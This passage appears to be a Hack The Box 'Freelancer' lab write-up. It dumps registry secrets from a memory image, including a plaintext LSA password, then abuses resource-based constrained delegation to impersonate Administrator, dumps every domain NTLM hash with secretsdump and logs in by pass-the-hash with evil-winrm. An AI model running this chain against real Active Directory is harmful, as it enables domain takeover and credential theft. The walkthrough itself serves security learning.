pyp_reg_root_regnet_bthdevices.py	28/09/2023 11:13 p. m.	Python File	3 KB
pyp_reg_root_regnet_tcpipinterfaces.py	28/09/2023 11:13 p. m.	Python File	3 KB
pyp_reg_root_regusb_usbdevices.py	28/09/2023 11:13 p. m.	Python File	2 KB
pyp_reg_root_regusb_usbstorage.py	28/09/2023 11:13 p. m.	Python File	2 KB
pyp_reg_user_reg$user_wallpaper.py	28/09/2023 11:13 p. m.	Python File	1 KB

Mount the virtual system

```
[FORENSIC] Forensic mode completed in 26s (FAIL).
PS C:\Users\UIS\Downloads>  .\MemProcFS.exe -device C:\Users\UIS\Downloads\MEMORY.DMP -forensic 1 -license-accept-elastic-license-2-0 -mount s
Initialized 64-bit Windows 10.0.17763

============================  MemProcFS  ============================
 - Author:           Ulf Frisk - pcileech@frizk.net
 - Info:             https://github.com/ufrisk/MemProcFS
 - Discord:          https://discord.gg/pcileech
 - License:          GNU Affero General Public License v3.0
   ------------------------------------------------------------------
   MemProcFS is free open source software. If you find it useful please
   become a sponsor at: https://github.com/sponsors/ufrisk Thank You :)
   ------------------------------------------------------------------
 - Version:          5.9.17 (Windows)
 - Mount Point:      S:\
 - Tag:              17763_a3431de6
 - Operating System: Windows 10.0.17763 (X64)
=====================================================================

[FORENSIC] Forensic mode completed in 23s.
```

If you followed all steps above you will find lorra199 creds

Este equipo > S (\\MemProcFS) (S:) > py > regsecrets

Nombre	Fecha de modificación	Tipo	Tamaño
all.txt	3/06/2024 9:14 p. m.	Documento de te...	5 KB
sam.txt	3/06/2024 9:14 p. m.	Documento de te...	1 KB
security.txt	3/06/2024 9:14 p. m.	Documento de te...	5 KB
software.txt	3/06/2024 9:14 p. m.	Documento de te...	1 KB


```
HBoot Key: ea5f053efa118386e50003fe8d9907831010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:725180474a181356e53f4fe3dffac527:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:04fc56dd3ee3165e966ed04ea791d7a7:::
============= SECURITY hive secrets =============
Iteration count: 10240
Secrets structure format : VISTA
LSA Key: c6a7057cad4f93923c45b26cbaaa5550ce747620c8ef8772e53dccb70f55889e
NK$LM Key: 4000000000000000000000000000000634d9d4c85ef33ffa5e14de2dca12075d220eaa9bce0db7dbe77e9be6ead47ec2602e1f6bff5c5ccf9d67a16491c43c5776de0a8c6241536bf27499619b96320fe8905909f598175c9
FREELANCER.HTB/Administrator:*2023-10-04 12:55:34*$DCC2$10240#Administrator#67a0c0f193abd932b55fb8916692c361
FREELANCER.HTB/lorra199:*2023-10-04 12:29:00*$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1
FREELANCER.HTB/liza.kazanof:*2023-10-04 17:31:23*$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679
=== LSA Machine account password ===
History: False
NT: 1003ddfa0a470017188b719e1eaae709
Password(hex): a680a4af30e045066419c6f52c073d738241fa9d1cff591b951535cff5320b109e65220c1c9e4fa891c9d1ee22e990c4766b3eb63fb3e2da67ebd19830d45c0ba4e6e6df93180c0a7449750655edd78eb848f757689a68
Kerberos password(hex): e882a6eabea4ee80b0d985e1a5a4ef9786dcace78cbde48682e9b7baefbc9ce1ad99e19695ecbcb5e38bb5e1808be6969ee0b0a2e9b89ceaa18feca691eebb91eea4a2ec9290e6adb6eb98beeb8cbfefbfbde
=== LSA Machine account password ===
History: True
```

```
History: False
Service name: _SC_MSSQL$DATA
Username: UNKNOWN
00000000:  50 57 4e 33 44 23 6c 30  72 72 40 41 72 6d 65 73   |PWN3D#l0rr@Armes|
00000010:  73 61 31 39 39                                      |sa199|
=== LSA Service User Secret ===
History: True
Service name: _SC_MSSQL$DATA
Username: UNKNOWN
00000000:  4d 53 53 51 4c 53 33 72  76 33 72 50 40 73 73 77   |MSSQLS3rv3rP@ssw|
00000010:  64 23 30 39                                         |d#09|
============== SOFTWARE hive secrets ==============
Default_logon_user:
```

You can log on as lorra in PS using evilwinrm but if you try to enumerate the system there's a AV blocking you to execute malicious code, so let's enumerate active directory with other way extracting bloodhound files

```
┌──(kali㉿kali)-[~/Desktop/Freelancer]
└─$ bloodhound-python -c ALL -u mikasaAckerman -p 'IL0v3ErenY3ager' -d freelancer.htb -dc freelancer.htb -ns 10.129.188.59
INFO: Found AD domain: freelancer.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (freelancer.htb:88)] [Errno 113]
 No route to host
INFO: Connecting to LDAP server: freelancer.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 8 computers
INFO: Connecting to LDAP server: freelancer.htb
INFO: Found 30 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SetupMachine.freelancer.htb
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
```

As you can see lorra has direct connection with the domain controller and is member of AD RECYCLE BIN it means we could be able to elevate our privileges stealing hashes from cache



To successfully obtain the ticket and save it on the cache you will need to sync the clocks use this command the number of times that you need it (it could be a lot)

```
┌──(kali㉿kali)-[~]
└─$ sudo rdate -n freelancer.htb | sudo ntpdate -u freelancer.htb
2024-06-05 15:16:54.78335 (-0400) +18001.531261 +/- 0.090821 freelancer.htb 10.129.150.185 s1 no-leap
CLOCK: time stepped by 18001.531261
rdate: Not enough valid responses received in time
rdate: Unable to get a reasonable time estimate
```

```
#Add a new computer on AD domain
addcomputer.py -computer-name NAME$ -computer-pass password -
#Configure delegation resources-based
impacket-rbcd -delegate-from NAME$ -delegate-to DC$ -action w
#Getting services tickets to kerberos to cifs and to LDAP
getST.py -spn cifs/DC.domain -impersonate Administrator -dc-i
getST.py -spn LDAP/DC.domain -impersonate Administrator -dc-i
#Establish an environment variable
EXPORT KRB5CCNAME=filename
#Dumpiong secrets
secretsdump.py -dc-ip ip -target-ip ip -k -no-pass freelancer
```

```
┌──(kali㉿kali)-[~/Desktop/Freelancer]
└─$ addcomputer.py -computer-name TRICP7$ -computer-pass tricp7 -dc-host freelancer.htb -domain-netbio
s freelancer.htb freelancer.htb/lorra199:PWN3D#l0rr@Armessa199
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[*] Successfully added machine account TRICP7$ with password tricp7.
```

```
┌──(kali㉿kali)-[~/Desktop/Freelancer]
└─$ impacket-rbcd -delegate-from TRICP7$ -delegate-to DC$ -action write -dc-ip 10.129.150.185 freelanc
er.htb/lorra199:PWN3D#l0rr@Armessa199
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] TRICP7$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     TRICP7$       (S-1-5-21-3542429192-2036945976-3483670807-12101)
```

```
┌──(kali㉿kali)-[~/Desktop/Freelancer]
└─$ getST.py -spn cifs/DC.freelancer.htb -impersonate Administrator -dc-ip 10.129.150.185 freelancer.h
tb/TRICP7$:tricp7
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

```
┌──(kali㉿kali)-[~/Desktop/Freelancer]
└─$ getST.py -spn LDAP/DC.freelancer.htb -impersonate Administrator -dc-ip 10.129.150.185 freelancer.h
tb/TRICP7$:tricp7
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

```
┌──(kali㉿kali)-[~/Desktop/Freelancer]
└─$ secretsdump.py -dc-ip 10.129.150.185 -target-ip 10.129.150.185 -k -no-pass freelancer.htb/Administ
rator@DC.freelancer.htb -just-dc-ntlm
Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a290:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d238e0bfa17d575038efc070187a91c2:::
freelancer.htb\mikasaAckerman:1105:aad3b435b51404eeaad3b435b51404ee:e8d62c7d57e5d74267ab6feb2f662674::
:
sshd:1108:aad3b435b51404eeaad3b435b51404ee:c1e83616271e8e17d69391bdcd335ab4:::
SQLBackupOperator:1112:aad3b435b51404eeaad3b435b51404ee:c4b746db703d1af5575b5c3d69f57bab:::
sql_svc:1114:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
lorra199:1116:aad3b435b51404eeaad3b435b51404ee:67d4ae78a155aab3d4aa602da518c051:::
freelancer.htb\maya.artmes:1124:aad3b435b51404eeaad3b435b51404ee:22db50a324b9a34ea898a290c1284e25:::
freelancer.htb\michael.williams:1126:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a
:::
freelancer.htb\sdavis:1127:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\d.jones:1128:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\jen.brown:1129:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\taylor:1130:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\jmartinez:1131:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
```

```
freelancer.htb\jmartinez:1131:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\olivia.garcia:1133:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\dthomas:1134:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\sophia.h:1135:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\Ethan.l:1138:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\wwalker:1141:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\jgreen:1142:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\evelyn.adams:1143:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\hking:1144:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\alex.hill:1145:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\samuel.turner:1146:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\ereed:1149:aad3b435b51404eeaad3b435b51404ee:933a86eb32b385398ce5a474ce083447:::
freelancer.htb\leon.sk:1151:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
freelancer.htb\carol.poland:1160:aad3b435b51404eeaad3b435b51404ee:af7b9d0557964265115d018b5cff6f8a:::
freelancer.htb\lkazanof:1162:aad3b435b51404eeaad3b435b51404ee:a26c33c2878b23df8b2da3d10e430a0f:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:89851d57d9c8cc8addb66c59b83a4379:::
DATACENTER-2019$:1115:aad3b435b51404eeaad3b435b51404ee:7a8b0efef4571ec55cc0b9f8cb73fdcf:::
DATAC2-2022$:1155:aad3b435b51404eeaad3b435b51404ee:007a710c0581c63104dad1e477c794e8:::
WS1-WIIN10$:1156:aad3b435b51404eeaad3b435b51404ee:57e57c6a3f0f8fff74e8ab524871616b:::
WS2-WIN11$:1157:aad3b435b51404eeaad3b435b51404ee:bf5267ee6236c86a3596f72f2ddef2da:::
WS3-WIN11$:1158:aad3b435b51404eeaad3b435b51404ee:732c190482eea7b5e6777d898e352225:::
DC2$:1159:aad3b435b51404eeaad3b435b51404ee:e1018953ffa39b3818212aba3f736c0f:::
SETUPMACHINE$:8601:aad3b435b51404eeaad3b435b51404ee:f5912663ecf2c8cbda2a4218127d11fe:::
TRICP7$:12101:aad3b435b51404eeaad3b435b51404ee:58da98fbeafb0b3a8bf16fdb86aaeace:::
[*] Cleaning up ...
```

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.129.150.185 -u 'Administrator' -H 0039318f1e8274633445bce32ad1a290

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimple

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-comple

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```